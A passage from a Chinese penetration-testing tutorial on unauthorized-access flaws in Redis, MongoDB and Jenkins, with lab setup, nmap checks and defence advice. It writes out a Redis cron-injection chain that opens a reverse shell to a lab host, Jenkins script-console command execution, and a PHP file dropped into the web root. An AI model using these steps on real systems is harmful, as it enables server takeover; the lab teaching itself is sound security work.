
```
redis-cli.exe -h 192.168.18.138
config set dir /var/spool/cron
set -.- "\n\n\n* * * * * bash -i >& /dev/tcp/192.168.15.3/5555 0>&1\n\n\n"
config set dbfilename root
save
```



反弹shell成功!

nmap检测

```
nmap -p 6379 --script redis-info <target>
地址：https://svn.nmap.org/nmap/scripts/redis-info.nse
```



Redis-RCE

最近出的Redis-RCE，该漏洞利用前提是获取redis访问权限，也就是基于redis未授权访问。

防御手段

-禁止使用root权限启动redis服务。

-对redis访问启动密码认证。

-添加IP访问限制，并更改默认6379端口。

MongoDB 未授权访问漏洞

漏洞简介以及危害

开启MongoDB服务时不添加任何参数时,默认是没有权限验证的,登录的用户可以通过默认端口无需密码对数据库任意操作（增、删、改、查高危动作）而且可以远程访问数据库。

造成未授权访问的根本原因就在于启动 Mongodb 的时候未设置 --auth 也很少会有人会给数据库添加上账号密码（默认空口令），使用默认空口令这将导致恶意攻击者无需进行账号认证就可以登陆到数据服务器。

漏洞利用

环境介绍

```
目标靶机: Kali
ip地址: 192.168.18.128

连接工具:Xshell
```

环境搭建

这里使用docker （https://www.runoob.com/docker/docker-tutorial.html 可自行Google）

```
docker search mongodb  # 从Docker Hub查找镜像
```

```
root@kali:~# docker search mongodb
NAME                                DESCRIPTION                                     STARS               OFFICIAL            AUTOMA
TED
mongo                               MongoDB document databases provide high avai…   6091                [OK]
mongo-express                       Web-based MongoDB admin interface, written w…   496                 [OK]
tutum/mongodb                       MongoDB Docker image – listens in port 27017…   227                                     [OK]
bitnami/mongodb                     Bitnami MongoDB Docker Image                    94                                      [OK]
frodenas/mongodb                    A Docker Image for MongoDB                      17                                      [OK]
centos/mongodb-32-centos7           MongoDB NoSQL database server                   7
centos/mongodb-26-centos7           MongoDB NoSQL database server                   5
centos/mongodb-36-centos7           MongoDB NoSQL database server                   4
eses/mongodb_exporter               mongodb exporter for prometheus                 4                                       [OK]
webhippie/mongodb                   Docker images for MongoDB                       4                                       [OK]
quadstingray/mongodb                MongoDB with Memory and User Settings           3                                       [OK]
tozd/mongodb                        Base image for MongoDB server.                  2                                       [OK]
centos/mongodb-34-centos7           MongoDB NoSQL database server                   2
ssalaues/mongodb-exporter           MongoDB Replicaset Prometheus Compatible Met…   2
mongodbsap/mongodbdocker                                                            2
neowaylabs/mongodb-mms-agent        This Docker image with MongoDB Monitoring Ag…   2                                       [OK]
zadki3l/mongodb-oplog               Simple mongodb image with single-node replic…   2                                       [OK]
xogroup/mongodb_backup_gdrive       Docker image to create a MongoDB database ba…   1                                       [OK]
openshift/mongodb-24-centos7        DEPRECATED: A Centos7 based MongoDB v2.4 ima…   1
phenompeople/mongodb                 MongoDB is an open-source, document databas…   0                                       [OK]
targetprocess/mongodb_exporter      MongoDB exporter for prometheus                 0                                       [OK]
astronomerio/mongodb-source         Mongodb source.                                 0                                       [OK]
ansibleplaybookbundle/mongodb-apb   An APB to deploy MongoDB.                       0                                       [OK]
kardasz/mongodb                     MongoDB                                         0                                       [OK]
gebele/mongodb                      mongodb                                         0                                       [OK]
```

```
docker pull mongo  #从镜像仓库中拉取或者更新指定镜像
```

```
root@kali:~# docker pull mongo
Using default tag: latest
latest: Pulling from library/mongo
f7277927d38a: Already exists
8d3eac894db4: Already exists
edf72af6d627: Already exists
3e4f86211d23: Already exists
5747135f14d2: Already exists
f56f2c3793f6: Pull complete
f8b941527f3a: Pull complete
4000e5ef59f4: Pull complete
ad518e2379cf: Pull complete
bad584cc27ee: Pull complete
03b8a01b9f6d: Pull complete
022a001dd7ed: Pull complete
34e46d44c771: Pull complete
Digest: sha256:395609bdf0f9514b4fc220d1f681948566cc42a70f619776a5f61afc60340138
Status: Downloaded newer image for mongo:latest
root@kali:~#
```

```
docker images mongo #列出本地主机上的mongo镜像
```

```
root@kali:~# docker images mongo
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
mongo               latest              f7adfc4dbcf5        7 days ago          413MB
root@kali:~#
```


```
docker run -d -p 27017:27017 --name mongodb mongo  # 创建一个新的容器并运行一个命令
docker ps -a # 显示所有的容器，包括未运行的
```


```
root@kali:~# docker run -d -p 27017:27017 --name mongodb mongo
f49725641d222c87a5b13b441e3e13cbe3a0163443bbf539beb70ea1a8c2b473
root@kali:~# docker ps -a
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS                      NAMES
f49725641d22        mongo               "docker-entrypoint.s…"   About a minute ago  Up About a minute   0.0.0.0:27017->27017/tcp   mongodb
root@kali:~#
```


未授权访问测试

这里使用 NoSQLBooster

下载地址：https://s3.mongobooster.com/download/releasesv5/nosqlbooster4mongo-5.1.12.exe








nmap检测

```
nmap -p 27017 --script mongodb-info <target>
地址:http://nmap.org/svn/scripts/mongodb-info.nse
```



防御手段

-为MongoDB添加认证：MongoDB启动时添加--auth参数、为MongoDB添加用户

-MongoDB 自身带有一个HTTP服务和并支持REST接口。在2.6以后这些接口默认是关闭的。mongoDB默认会使用默认端口监听web服务，一般不需要通过web方式进行远程管理，建议禁用。修改配置文件或在启动的时候选择 –nohttpinterface 参数 nohttpinterface=false

-启动时加入参数--bind_ip 127.0.0.1 或在/etc/mongodb.conf文件中添加以下内容：bind_ip = 127.0.0.1

Jenkins 未授权访问漏洞

漏洞简介以及危害

默认情况下 Jenkins面板中用户可以选择执行脚本界面来操作一些系统层命令，攻击者可通过未授权访问漏洞或者暴力破解用户密码等进入后台管理服务，通过脚本执行界面从而获取服务器权限。

漏洞利用

环境介绍


```
目标靶机：kali
ip地址：192.168.18.129

连接工具：Xshell
```

环境搭建


```
wget http://mirrors.jenkins.io/debian/jenkins_1.621_all.deb # 下载
```

下载地址：http://mirrors.jenkins.io/


```
dpkg -i jenkins_1.621_all.deb # 安装
sudo apt-get -f --fix-missing install # 如果有报依赖项的错误时执行
```




```
开启Jenkins服务
service jenkinis start
```





```
浏览器访问http://192.168.18.129:8080/
如下图所示说明环境搭建成功
```



未授权访问测试

访问http://192.168.18.129:8080/manage可以看到没有任何限制可以直接访问




Jenkins未授权访问写shell

点击“脚本命令执行”


执行系统命令

```
println "whoami".execute().text
```




网站路径：/var/www/html （需要具备一定的权限） 利用“脚本命令行”写webshell，点击运行没有报错,写入成功

```
new File ("/var/www/html/shell.php").write('<?php phpinfo(); ?>');
```



访问shell.php



System	Linux kali 4.18.0-kali2-amd64 #1 SMP Debian 4.18.10-2kali1 (2018-10-09) x86_64
Build Date	May 31 2019 11:36:51
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
